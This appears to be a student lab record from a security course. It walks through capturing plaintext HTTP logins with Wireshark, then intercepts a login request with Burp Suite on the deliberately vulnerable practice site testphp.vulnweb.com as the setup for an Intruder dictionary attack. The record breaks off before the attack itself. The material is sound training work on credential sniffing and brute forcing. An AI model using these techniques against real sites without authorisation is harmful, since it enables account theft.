
- 1) Start a Kali Linux:




- 2) Start a Wireshark:




### 3) Add a eth0:







#### 4) Filter by http:




#### 5) Start a FireFox :




## 6) Start any Website :




## 7) Add username and password :




## 8) Check a wireshark :



## 9) Right click and Click a Follow and http Stream :



## 10) View Information:




## Practical-11

### AIM:

Intercept network traffic using Burp Suite and FoxyProxy to manipulate captured requests. Perform a dictionary attack through the Intruder module to demonstrate credential brute forcing.

### STEPS with screenshots:

#### 1) Start a forxy Proxy :



#### 2) Start a brute suite :

Burp Suite Community Edition v2025.8.7 - Temporary Project

Tasks New scan New live task ⚙️ 🔍

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing

1. Live passive crawl from Proxy (all traffic)

Summary

Items added to site map View site map

| Host             | Method | URL | Status co... | MIME type |
|------------------|--------|-----|--------------|-----------|
| No items to show |        |     |              |           |

Items found in the crawl will display here.

Task configuration

Task type: Live passive crawl

Scope: Proxy (all traffic)

Configuration: Add links. Add item itself, same domain and URLs in suite scope.

Capturing

Task progress

Site map items added: 0

Responses processed: 0

Responses queued: 0

Task log

Event log (1) All issues

Memory: 126.1MB Disabled

### 3) Turn on Intercept :

Burp Suite Community Edition v2025.8.7 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on → Forward Drop

Open browser ⚙️

Intercept is on

Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Learn more Open browser

Event log (8) All issues

Memory: 126.1MB Disabled

### 4) Select a any website :

Maven exec plugin fix login page Not secure testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

search art  go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

If you are already registered please enter your login information below:

Username:  Password:

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

## 5) Enter username and password :

Maven exec plugin fix login page Not secure testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

search art  go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

If you are already registered please enter your login information below:

Username:  Password:

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

## 6) Check a brup suite request:

Burp Suite Community Edition v2025.8.7 - Temporary Project

Request to http://testphp.vulnweb.com:80 [44.228.249.3] Open browser

Time Type Direction Method URL Status code Length

08:55:31 8 Oct... HTTP → Request POST http://testphp.vulnweb.com/userinfo.php

**Request**

Pretty Raw Hex

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Origin: http://testphp.vulnweb.com
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://testphp.vulnweb.com/login.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: login=test%2Ftest
14 Connection: keep-alive
15
16 uname=test&pass=admin
```

Event log (18) All issues

0 highlights

